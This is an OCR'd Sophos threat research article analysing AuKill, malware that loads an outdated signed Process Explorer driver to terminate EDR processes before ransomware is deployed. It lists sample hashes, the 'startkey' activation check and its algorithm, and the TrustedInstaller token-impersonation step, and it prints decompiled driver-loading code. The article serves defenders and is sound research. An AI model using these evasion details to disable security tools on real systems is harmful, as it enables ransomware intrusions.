
‘AuKill’ EDR killer malware abuses Process Explorer driver

news.sophos.com/en-us/2023/04/19/aukill-edr-killer-malware-abuses-process-explorer-driver/

Andreas Klopsch April 19, 2023



Over the past several months, Sophos X-Ops has investigated multiple incidents where attackers attempted to disable EDR clients with a new defense evasion tool we’ve dubbed **AuKill**. The AuKill tool abuses an outdated version of the driver used by version 16.32 of the Microsoft utility, Process Explorer, to disable EDR processes before deploying either a backdoor or ransomware on the target system.

The tool was used during at least three ransomware incidents since the beginning of 2023 to sabotage the target’s protection and deploy the ransomware: In January and February, attackers deployed Medusa Locker ransomware after using the tool; in February, an attacker used AuKill just prior to deploying Lockbit ransomware.


This is not the first time we and other vendors reported on multiple threat groups simultaneously deploying software designed to kill EDR agents that protect computers. In December 2022, Sophos, Microsoft, Mandiant, and SentinelOne reported that a number of attackers had used custom-built drivers to disable EDR products.

In contrast, the AuKill tool abused a legitimate, but out-of-date and exploitable, driver. This technique is commonly referred to as a “bring your own vulnerable driver” (BYOVD) attack.

The method of abusing the Process Explorer driver to bypass EDR systems isn’t new; it was implemented in the open-source tool Backstab, first published in June 2021. In fact, Sophos and other security vendors have previously reported on multiple incidents where either Backstab, or a version of this driver, was used for malicious purposes.

Last November, for example, Sophos X-Ops reported that a threat actor working for the LockBit ransomware group used Backstab to disable EDR processes on an infected machine. Three months later, Sentinel One published a report about a tool they called MalVirt, which uses the same Process Explorer driver to disable security products before deploying the final payload on the target machine.

Through analysis and threat hunting, Sophos has collected six different variants of the AuKill malware. We have found multiple similarities between the open-source tool Backstab and AuKill. Some of these similarities include similar, characteristic debug strings, and nearly identical code flow logic to interact with the driver.



AuKill entries (highlighted) in the list of Windows Services

Sophos believes the author of AuKill used multiple code snippets from, and built their malware around, the core technique introduced by Backstab.


Legitimate Driver Abuse and Procexp.sys

Threat actors increasingly have been relying on abusable drivers to disable security tools. Drivers are low-level system components that can access critical security structures in kernel memory. As a security mechanism, Windows by default employs a feature called Driver Signature Enforcement that ensures kernel-mode drivers have been signed by a valid code signing authority before Windows will permit them to run. This signature serves as a sign of trust to verify the identity of the software and to protect a user's system.

To get around this security measure, adversaries need to either contrive a way to get a malicious driver signed by a trusted certificate (like we discussed in our December research), or (as is more common) abuse a legitimate commercial software driver to reach their goal, in a BYOVD attack.

In this case, the attackers took advantage of a driver both created by and signed by Microsoft. The Process Explorer driver, part of their suite of administration tools produced by the Sysinternals team, implements a variety of features to interact with running processes.

AuKill drops a driver named PROCEXP.SYS (from the release version 16.32 of process Explorer) into the C:\Windows\System32\drivers path. The legitimate Process Explorer driver is named PROCEXP152.sys, and normally is found in the same location. Both drivers can be present on a machine that has a copy of Process Explorer running. The AuKill installer also drops an executable copy of itself to either the System32 or the TEMP directory, which it runs as a service.



The maliciously installed Process Explorer driver, highlighted in red, in the Drivers folder alongside the legitimate Process Explorer driver, proxexp152.sys

For example, the driver can receive the IO control code IOCTL_CLOSE_HANDLE from user-mode applications, which commands the driver to close a protected process handle, resulting in terminating a process.

Abusing this process requires the attacker to use administrative privileges on the system. Normally, when an attacker obtains administrative privileges, it means that they have full control over the machine.

However, critical processes on Windows, such as endpoint clients, are under additional protection features to prevent attackers from disabling them once they escalate privileges. An example of an additional protection feature is the Protected Antimalware Services concept introduced in Windows 8.1.

To circumvent such features, attackers need to go one level deeper — to run a driver in kernel-mode. In this case, AuKill abuses the legitimate driver behind Process Explorer to overcome these features.

The AuKill tool requires administrative privileges to work, but it cannot give the attacker those privileges. The threat actors using AuKill took advantage of existing privileges during the attacks, when they gained them through other means.


Technical analysis of AuKill's evolution

Over the last three months, we collected six different versions and tracked the functionality changes from version to version. For simplicity, we dubbed the oldest version of the malware as AuKill V1, the most recent version as AuKill V6.

Notably, the compiler and targeted security components changed. Figure 1 displays a timeline of the following events:

- The compilation time stamp of the AuKill version. The first event for example displays that the binary AuKill V1 contains a compilation timestamp of the date 2022-11-13.
- The date of when a corresponding sample was scanned the first time in our internal systems. On 2022-11-17 for example, the first time AuKill V1 appeared in our internal systems.
- For correlation, we also added the timestamps when we were able to link this malware to specific ransomware attacks. On 2023-01-18, we were unable to obtain the AuKill sample used in the incident. However, on the 2023-02-14, we linked AuKill V1 to another incident, where the threat actors tried to deploy Medusa Locker.

While the compilation time stamp of a PE file can indeed be faked, if we reconstruct the time delta between the moment the file was compiled and the time it initially appeared in our systems, it seems likely the compilation time stamps are the actual ones.



Timeline of compilation timestamps, “first seen” dates, and attribution events


Compilation timestamp	SHA1	Version	Targeted vendors
2022-11-13 09:07:47	f7b0369169dff3f10e974b9a10ec15f7a81dec54	V1	Sophos
2022-11-29 05:58:14	23b531ae8ca72420c5b21b1a68ff85524f36203a	V2	Sophos
2022-12-14 10:19:33	7f93f934b570c8168940715b1d9836721021fd41	V3	ElasticSearch, Sophos
2023-02-06 18:09:19	ff11360f6ad22ba2629489ac286b6fdf4190846e	V4	Microsoft, Sophos, Splashtop (Remote Access Tools)
2023-02-10 21:59:47	fdfc977c1e679da8147cbbab037e523aa3fe65ef	V5	Microsoft, Sophos, Aladdin HASP Software
2023-02-11 13:43:12	bbfe4487f7fd02a085b83a10884487ad01cf62f7	V6	Microsoft, Sophos, Splashtop (Remote Access Tools)

Compilation timestamps, hashes, and targets of each version we analyzed

Our analysis focuses primarily on the samples labeled AuKill V1 and AuKill V6. V1 was seen in most incidents, however AuKill V6 seems to be an experimental version that introduces interesting changes. In the upcoming sections we refer to V6 as the debug (or experimental) version. (Full indicators-of-compromise for this malware are posted to the SophosLabs Github.)

A comparison between these two versions gives interesting insights into the possible direction of future updates.

Phase 1: Installing The Service




High

level overview of phase 1

When executed, the malware first checks if it has administrator privileges. It also requires that the attacker runs the file with a keyword (or password) as the first argument on the command line. The execution aborts if either of these requirements are not fulfilled. (The attacker needs to acquire administrative rights *before* they can run the tool.)

For both samples covered in this analysis section (and all six samples listed in the IOCs), attackers need to pass the string **startkey** as the first command line argument.



How the AuKill variants map to service and process names

The malware validates the password/keyword using a simple arithmetic sum calculation. It iterates a process where it derives the decimal value of the ASCII code for each character, doubles the value, then adds it to the next character's decimal value, which is then doubled, and so on.

After the calculation is finished, the sum result is returned and compared against a hardcoded expected value, in this case 57502 (represented as the hexadecimal value **0xE09E**). The python implementation of the algorithm is displayed below.

```
pwd = "startkey"
    # val end result = 0xE09E
val = 0x0
for ch in pwd:
    val += ord(ch)
    val *= 2
```


Figure 4: Python pseudocode representation of the password-checking algorithm

If the sample does not run with SYSTEM privileges, it continues by attempting to elevate its rights by impersonating the security context of TrustedInstaller.exe.

First, AuKill starts the Trusted Installer service. Then it duplicates the token of TrustedInstaller.exe using the **DuplicateTokenW** WINAPI function, and passes the token to **CreateProcessWithTokenW** to elevate itself to SYSTEM once the process restarts.

Finally, it copies itself to C:\Windows\system32, installs itself as a service, and starts the service.

Phase 2: Disabling Security




```
if ( (unsigned int)SetRegistryDriverLoad((__int64)pszPath, (__int64)v38) )
{
  my_sprintf2(
    serviceKey,
    0x104ui64,
    0xFFFFFFFFFFFFFFFFui64,
    (wchar_t *)L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\%ws",
    v38);
  RtlInitUnicodeString(&v36, serviceKey);
  ntStatus_LoadDriver = NtLoadDriver(&v36);
  if ( !ntStatus_LoadDriver || ntStatus_LoadDriver == 0xC000010E || ntStatus_LoadDriver == 0xC0000035 )
    goto LOAD_DRIVER_FAILED;
  DebugMsg("[-] NtLoadDriver: 0x%X\n", ntStatus_LoadDriver);
}
else
{
  v27 = GetLastError();
  DebugMsg("[!] %s: %d\n", "NtUnloadDriver.SetRegistryKeyValues", v27);
}
ERR_FETCH_PRIVILEGES:
  v9 = 0;
LOAD_DRIVER_FAILED:
  v29 = L"[-] Could not load driver %s may be loaded";
  if ( v9 )
    v29 = L"[+] Driver %s loaded successfully\n";
  DebugMsg2(v29, v38);
  // If loading the PROCEXP152.sys fails, try to see if it is already loaded and abuse an existing one
  procExpHandle = CreateFileA("\\\\.\\PROCEXP152", 0x10000000u, 0, 0i64, 3u, 0x80u, 0i64);
  hDevice = procExpHandle;
```

